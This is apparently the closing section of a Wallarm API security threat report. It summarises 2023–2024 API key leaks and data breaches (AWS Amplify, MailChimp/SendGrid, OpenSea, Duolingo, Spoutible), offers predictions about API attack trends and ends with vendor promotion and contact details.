On March 27, 2023, Nick Frichette revealed an undocumented AWS Amplify API that leaked AWS account IDs and CloudFront domain details. This API, amplify:GetDistributionDetails, intended for internal use, was accessible externally and could expose account information using a CloudFront domain. Despite AWS initially dismissing the issue as non-critical, they disabled the API on March 24, 2023, after Frichette's report.

mailgun · INTUIT mailchimp · SendGrid

On February 7, 2023, a report highlighted a critical security breach involving leaked API keys from MailChimp, Mailgun, and SendGrid, putting 54 million users at risk. The exposed API keys granted unauthorized access to various functions, including sending emails, accessing and altering mailing lists and personal data, deleting API keys, and modifying two-factor authentication settings. These email service providers utilize APIs to facilitate seamless communication between applications, making API keys essential for authentication.

OpenSea

On September 23, 2023, OpenSea, a leading NFT marketplace, was alerted to an API key leak by a third-party vendor, prompting an immediate response to mitigate potential security risks. OpenSea advised its API users to replace their compromised keys with new ones, ensuring the same rights and rate limits. This security incident, highlighted by a leak announcement from Nansen, potentially exposed client information and allowed unauthorized API key usage. Despite the urgency, OpenSea has not publicly addressed the issue as of press time. Nansen's CEO, referencing a Fortune 500 involved third-party, reported that 6.8% of their users were affected, emphasizing the significant impact of this breach on the digital asset community.

duolingo

On August 22, 2023, it was reported that the data of 2.6 million Duolingo users had been released on a hacking forum. This breach, involving scraped data from the popular language learning platform, poses a risk for targeted phishing attacks. The leaked information includes a mix of public and non-public details, such as real names, login names, email addresses, and internal Duolingo service data. Although Duolingo profiles publicly display real names and login names, the inclusion of email addresses in the breach significantly elevates the threat level. The data was initially put up for sale on the Breached hacking forum in January 2023 for $1,500 but was later released on a new forum for a nominal fee. The breach was facilitated by an exposed API that has been publicly documented since at least March 2023. Despite being reported to Duolingo, the API remains publicly accessible, enabling the scraping of user data by submitting email addresses to check for associated Duolingo accounts.

Spoutible

On February 6, 2024, a significant data breach was reported on Spoutible, compromising over 200,000 user records including passwords, 2FA information, and tokens. Security consultant Troy Hunt advised affected users to change their Spoutible passwords, reconfigure 2FA settings, and invalidate keys on linked platforms like Mastodon or Bluesky. Spoutible addressed the breach, stating it did not expose decrypted passwords or direct messages but did confirm the leak of email addresses and some phone numbers. The platform and Hunt recommend users to update their security settings in response to the breach.

Predictions

Shift Toward API as a Primary Attack Vector

The significant rise in API-related vulnerabilities, with a 30% increase from the previous year, indicates that APIs are becoming more central to application based architectures and critical to business operations, thus expanding the attack surface and making APIs more attractive to attackers.

This trend indicates that as APIs grow in use within modern application architectures, they become a primary focus for attackers seeking to exploit vulnerabilities, highlighting their elevated importance and expanded opportunities for API based cyber threats. Over 1.2 billion API attack incidents analyzed, demonstrating the scale at which APIs are being targeted. The sheer volume of attacks underscores the shift towards APIs as a favored vector for cyberattacks.


70% of attacks targeting APIs were found in legacy web applications, highlighting that attackers are not only targeting modern API applications but also exploiting APIs in traditional web applications, indicating a broad and strategic shift towards APIs as attack vectors.

Emergence of API Leaks as a Top Threat

API leaks emerged as a top concern among major API security issues. Specific incidents like the exposure of 37 million T-Mobile customers' personal data through compromised API security highlight the real-world consequences of API leaks.

Other notable API leak incidents such as the Binance warning about widespread API key leaks from 3Commas and the report on leaked API keys from MailChimp, Mailgun, and SendGrid, put 54 million users at risk. These incidents illustrate the vulnerability of APIs to leaks and the potential for significant impact on user privacy and security.

Rising Sophistication in API Attacks / Continued Growth in API Vulnerabilities



The report highlights that 50% of the Top 20 CVE's are related to API exploits as determined by the number of Google indexed pages. This reflects not only the public and technical communities' awareness of these vulnerabilities but also their significant impact and the sophistication involved in exploiting them.

API vulnerabilities led to 62% of bug bounty payouts, with API issues garnering 1.5 times more rewards than classic web vulnerabilities. This financial incentive reflects the criticality and complexity of API vulnerabilities, as well as the challenges in identifying and mitigating these sophisticated attacks.

Wallarm Research Team
lab.wallarm.com

Book a demo at
request@wallarm.com

The report highlights the growing concern of API security threats, detailing the rise in vulnerabilities and the effectiveness of Wallarm in mitigating these risks. The report highlights the need for organizations to prioritize advanced API security measures and emphasizes the importance of staying ahead of evolving threats through proactive strategies. The report advocates for a holistic approach, emphasizing the need for ongoing updates to security protocols and fostering collaboration within the cybersecurity community.

Future initiatives should focus on a deeper analysis of API vulnerabilities, the improvement of security protocols, and the promotion of an ongoing learning and adaptive culture within cybersecurity practices.

For businesses seeking a comprehensive approach to API security challenges, Wallarm's solutions are pivotal. We cater to the holistic security needs of companies navigating the complexities of API threats. The ThreatStats™ report illustrates Wallarm's effectiveness in detecting and mitigating API vulnerabilities, highlighting its advanced threat response capabilities. This demonstrates Wallarm's vital role in enhancing cybersecurity strategies, especially against increasingly sophisticated digital threats. For businesses aiming to fortify their digital defenses, Wallarm offers a proven, robust solution to safeguard their critical digital infrastructure effectively.

www.wallarm.com

(415) 940-7077
188 King St. Unit 508
San Francisco, CA 94107